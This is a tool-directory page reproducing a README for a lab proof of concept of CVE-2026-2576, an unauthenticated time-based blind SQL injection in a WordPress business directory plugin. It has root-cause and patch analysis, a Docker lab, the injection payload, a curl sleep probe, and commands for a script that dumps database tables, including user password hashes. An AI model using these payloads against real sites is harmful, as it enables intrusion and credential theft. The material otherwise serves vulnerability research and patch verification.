
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE_2026_2576_PoC — CVE-2026-2576 — Business Directory Plugin SQLi PoC (Local Setup). Unauthenticated Time-Based Blind SQL Injection Business Directory Plugin for WordPress ≤ 6.4.21 | Kitploit
Tools/GitHubGitHub/sowatkheang/cve_2026_2576_poc
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubsowatkheang/cve_2026_2576_poc

CVE_2026_2576_PoC

CVE-2026-2576 — Business Directory Plugin SQLi PoC (Local Setup). Unauthenticated Time-Based Blind SQL Injection Business Directory Plugin for WordPress ≤ 6.4.21

View Repository
25 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2026-2576 — Business Directory Plugin SQLi PoC

Unauthenticated Time-Based Blind SQL Injection
Business Directory Plugin for WordPress ≤ 6.4.21


Table of Contents

  • Vulnerability Overview
  • Technical Analysis
  • Lab Requirements
  • Lab Setup
  • Running the PoC
  • Expected Output
  • Patch Analysis
  • References
  • Disclaimer

Vulnerability Overview

FieldDetail
CVECVE-2026-2576
PluginBusiness Directory Plugin – Easy Listing Directories for WordPress
Vendorstrategy11team
AffectedAll versions ≤ 6.4.21
Patched6.4.22
TypeTime-Based Blind SQL Injection (CWE-89)
AuthNone — fully unauthenticated
CVSS7.5 (NVD) / 9.3 (Wordfence)
VectorCVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
AssignerWordfence (CNA) — d8ec7d25-1574-416c-b5fd-3a71b1cc09d2
DisclosedFebruary 18, 2026

The Business Directory Plugin is a widely used WordPress plugin for building listing directories with payment support. A flaw in its ORM query builder allows an unauthenticated attacker to perform time-based blind SQL injection via the payment query parameter, enabling inference of database contents.


Technical Analysis

Root Cause

The vulnerability lives in the ORM query builder:

File: includes/db/class-db-query-set.php — filter_args()

root@kitploit:~
private function filter_args( $args ) {
    $filters = array();

    foreach ( $args as $f => $v ) {
        $op = '=';
        // ...

        if ( is_array( $v ) ) {
            // ❌ VULNERABLE — no sanitisation, direct string concatenation
            $filters[] = "$f IN ('" . implode( "','", $v ) . "')";
        } else {
            // ✓ Safe — uses $wpdb->prepare()
            $filters[] = $this->db->prepare( "$f $op %s", $v );
        }
    }

    return $filters;
}

When $v is a scalar, the code correctly uses $wpdb->prepare(). When $v is an array, it falls into the unsafe branch and concatenates values directly into the SQL string with no escaping.

Trigger

The checkout controller (includes/controllers/pages/class-checkout.php) reads the payment request parameter and passes it to the ORM:

root@kitploit:~
// class-checkout.php :: fetch_payment()
$payment_id = wpbdp_get_var( array( 'param' => 'payment' ), 'request' );
if ( ! $this->payment_id && ! empty( $payment_id ) ) {
    $this->payment = WPBDP_Payment::objects()->get(
        array( 'payment_key' => $payment_id )  // $payment_id passed as value
    );
}

PHP automatically converts payment[]=value in the query string into an array $_GET['payment'] = ['value']. This forces $v to be an array in filter_args(), hitting the unsafe branch.

Injection Flow

root@kitploit:~
GET /?page_id=4&wpbdp_view=checkout&payment[]=<payload>

  PHP: $_REQUEST['payment'] = ['<payload>']   ← array due to [] notation
                    |
                    v
  class-checkout.php: fetch_payment()
                    |
                    v
  WPBDP_Payment::objects()->get(['payment_key' => ['<payload>']])
                    |
                    v
  class-db-query-set.php: filter_args()
      => is_array($v) == TRUE → unsafe branch
      => "$f IN ('" . implode("','", $v) . "')"
                    |
                    v
  MySQL: SELECT * FROM wp_wpbdp_payments
         WHERE payment_key IN ('<payload>')

Injection Payload

root@kitploit:~
payment[]=<key>') AND IF((<condition>),SLEEP(N),0)-- -

Generated SQL:

root@kitploit:~
SELECT * FROM wp_wpbdp_payments
WHERE payment_key IN ('<key>') AND IF((<condition>),SLEEP(N),0)-- -')

The -- - comments out the trailing '). The IF() creates a boolean oracle, when the condition is TRUE, SLEEP(N) fires and the response is delayed; when FALSE the response is immediate.

Note: The ORM executes the query twice per request (once in get(), once in maybe_execute_query()), so a SLEEP(1) payload produces ~2 seconds of observable delay, and SLEEP(2) produces ~4 seconds.

Impact

An unauthenticated attacker can infer and extract database contents character by character through time-based responses, including:

  • WordPress user table (wp_users), usernames, email addresses, password hashes
  • Plugin payment records, transaction data, listing owner details
  • Any other table accessible by the DB user

Patch

The fix in version 6.4.22 adds sanitisation to the array branch of filter_args():

root@kitploit:~
// BEFORE (vulnerable)
$filters[] = "$f IN ('" . implode( "','", $v ) . "')";

// AFTER (patched)
$escaped   = array_map( array( $this->db, 'esc_sql' ), $v );
$filters[] = "$f IN ('" . implode( "','", $escaped ) . "')";

Lab Requirements

  • Docker + Docker Compose (v2)
  • Python 3.9+
  • Kali Linux or any Linux host
  • Internet access (to pull Docker images and download the plugin)

Install Python dependencies:

root@kitploit:~
pip3 install requests colorama --break-system-packages

Lab Setup

Step 1: Clone or create the lab directory

root@kitploit:~
cve-2026-2576-lab/
┣ 📂poc
┃ ┣ 📜patch_diff.py
┃ ┗ 📜poc.py
┣ 📜.gitignore
┣ 📜docker-compose.yml
┣ 📜init-db.sql
┣ 📜README.md
┣ 📜setup.sh
┗ 📜uploads.ini

Step 2: Start the full stack

root@kitploit:~
cd cve-2026-2576-lab
docker compose up -d --build

Step 3: Run the installer and wait for completion

root@kitploit:~
docker compose up setup

Wait until you see:

root@kitploit:~
╔══════════════════════════════════════════════════════════╗
║           Lab Setup Complete!                            ║
╠══════════════════════════════════════════════════════════╣
║  WordPress:   http://localhost:8080                      ║
║  WP Admin:    http://localhost:8080/wp-admin             ║
║  phpMyAdmin:  http://localhost:8082                      ║
╠══════════════════════════════════════════════════════════╣
║  admin / admin123                                        ║
║  victim / victimpass123                                  ║
╠══════════════════════════════════════════════════════════╣
║  Plugin: 6.4.21 (VULNERABLE)                             ║
║  BD Page ID: 4                                           ║
╚══════════════════════════════════════════════════════════╝

Step 4: Confirm the vulnerable plugin version

root@kitploit:~
docker exec lab_wordpress bash -c \
  "grep 'Version:' /var/www/html/wp-content/plugins/business-directory-plugin/business-directory-plugin.php \
  | head -1"
# Expected: * Version: 6.4.21

Step 5: Get the real payment_key from the database

root@kitploit:~
docker exec lab_mysql mysql -uwpuser -pwppass wordpress -e "SELECT id, payment_key, status FROM wp_wpbdp_payments;"
root@kitploit:~
+----+--------------+---------+
| id | payment_key  | status  |
+----+--------------+---------+
|  1 | seed-pay-001 | pending |
+----+--------------+---------+

Step 6: Start phpMyAdmin (optional, for DB inspection)

root@kitploit:~
docker compose up -d pma
# Access at http://localhost:8082  (root / rootpass)

Running the PoC

All commands run from the lab root directory on your Kali host. Use http://localhost:8080 (host → Docker port mapping). The payment_key must correspond to an existing row in wp_wpbdp_payments.

Detect: confirm the injection exists

root@kitploit:~

python3 poc/poc.py --target http://localhost:8080 --page-id 4 --payment-key seed-pay-001 --detect

Expected: INJECTION CONFIRMED ✓ (2.03s ≈ 1s × 2 ORM executions)

Alt text

Extract: database name, version, user

root@kitploit:~
python3 poc/poc.py --target http://localhost:8080 --page-id 4 --payment-key seed-pay-001 --extract-db

Alt text

List: all tables in the database

root@kitploit:~
python3 poc/poc.py --target http://localhost:8080 --page-id 4 --payment-key seed-pay-001 --tables

Dump: WordPress user table (password hashes)

root@kitploit:~
python3 poc/poc.py --target http://localhost:8080 --page-id 4 --payment-key seed-pay-001 --dump-table wp_users

Dump: custom table (seeded secrets)

root@kitploit:~
python3 poc/poc.py --target http://localhost:8080 --page-id 4 --payment-key seed-pay-001 --dump-table lab_secrets

Custom SQL Expression Extraction

root@kitploit:~
python3 poc/poc.py --target http://localhost:8080 --page-id 4  --payment-key seed-pay-001 --custom-sql "SELECT secret_value FROM lab_secrets WHERE label='flag'"  

Speed tuning

FlagDefaultNotes
--sleep N1SLEEP(N) per oracle. TRUE ≈ N×2s. Lower = faster, noisier
--threads N4Parallel character positions. 8 works well on modern hardware
root@kitploit:~
# Fastest extraction
python3 poc/poc.py --target http://localhost:8080 --page-id 4 --payment-key seed-pay-001 --dump-table wp_users --sleep 1 --threads 8

Manual curl verification

root@kitploit:~
# Baseline: should return in < 0.1s
time curl -s -o /dev/null "http://localhost:8080/?page_id=4&wpbdp_view=checkout&payment[]=seed-pay-001"

# Sleep probe: should return in ~4s (SLEEP(2) × 2 executions)
time curl -s -o /dev/null "http://localhost:8080/?page_id=4&wpbdp_view=checkout&payment[]=$(python3 -c "import urllib.parse; print(urllib.parse.quote(\"seed-pay-001') AND SLEEP(2)-- -\"))")" 


Patch Analysis

To diff the vulnerable version against the patched version:

root@kitploit:~
python3 poc/patch_diff.py 

# For Full Diff
python3 poc/patch_diff.py --full
  • Or Manual Download
root@kitploit:~
# Download both versions
svn export https://plugins.svn.wordpress.org/business-directory-plugin/tags/6.4.21/ /tmp/v6421
svn export https://plugins.svn.wordpress.org/business-directory-plugin/tags/6.4.22/ /tmp/v6422

# Diff the vulnerable file
diff -u /tmp/v6421/includes/db/class-db-query-set.php /tmp/v6422/includes/db/class-db-query-set.php

The diff will show esc_sql() added to the array branch in filter_args().


Lab Management

root@kitploit:~
# Stop lab (preserves data)
docker compose stop

# Restart
docker compose start

# Full teardown — destroys all volumes and data
docker compose down -v

# Rerun setup from scratch
docker compose down -v && docker compose up setup

# Shell into WordPress container
docker exec -it lab_wordpress bash

# View WordPress PHP error log
docker exec lab_wordpress tail -f /var/www/html/wp-content/debug.log

# Watch MySQL query log in real time
docker exec lab_mysql mysql -uroot -prootpass -e "SET GLOBAL general_log=1; SET GLOBAL general_log_file='/tmp/mysql.log';"

docker exec lab_mysql tail -f /tmp/mysql.log

References

  • Wordfence Advisory — https://www.wordfence.com/threat-intel/vulnerabilities/id/d8ec7d25-1574-416c-b5fd-3a71b1cc09d2
  • NVD Entry — https://nvd.nist.gov/vuln/detail/CVE-2026-2576
  • WordPress Plugin Page — https://wordpress.org/plugins/business-directory-plugin/
  • WordPress Plugin SVN — https://plugins.svn.wordpress.org/business-directory-plugin/
  • OWASP: SQL Injection — https://owasp.org/www-community/attacks/SQL_Injection
  • CWE-89 — https://cwe.mitre.org/data/definitions/89.html
  • WordPress $wpdb->prepare() docs — https://developer.wordpress.org/reference/classes/wpdb/prepare/

Disclaimer

This repository is intended for authorised security research and educational purposes only. All testing was conducted against an isolated local lab environment. Never run this tool against systems you do not own or have explicit written permission to test. Unauthorised access to computer systems is illegal under the Computer Fraud and Abuse Act (CFAA) and equivalent laws in other jurisdictions.

The author assumes no liability for misuse of this material. Always follow responsible disclosure practices — if you discover new findings building on this research, coordinate with the vendor before publishing.


Researched and developed in an isolated Docker lab on Kali Linux.

Download Tool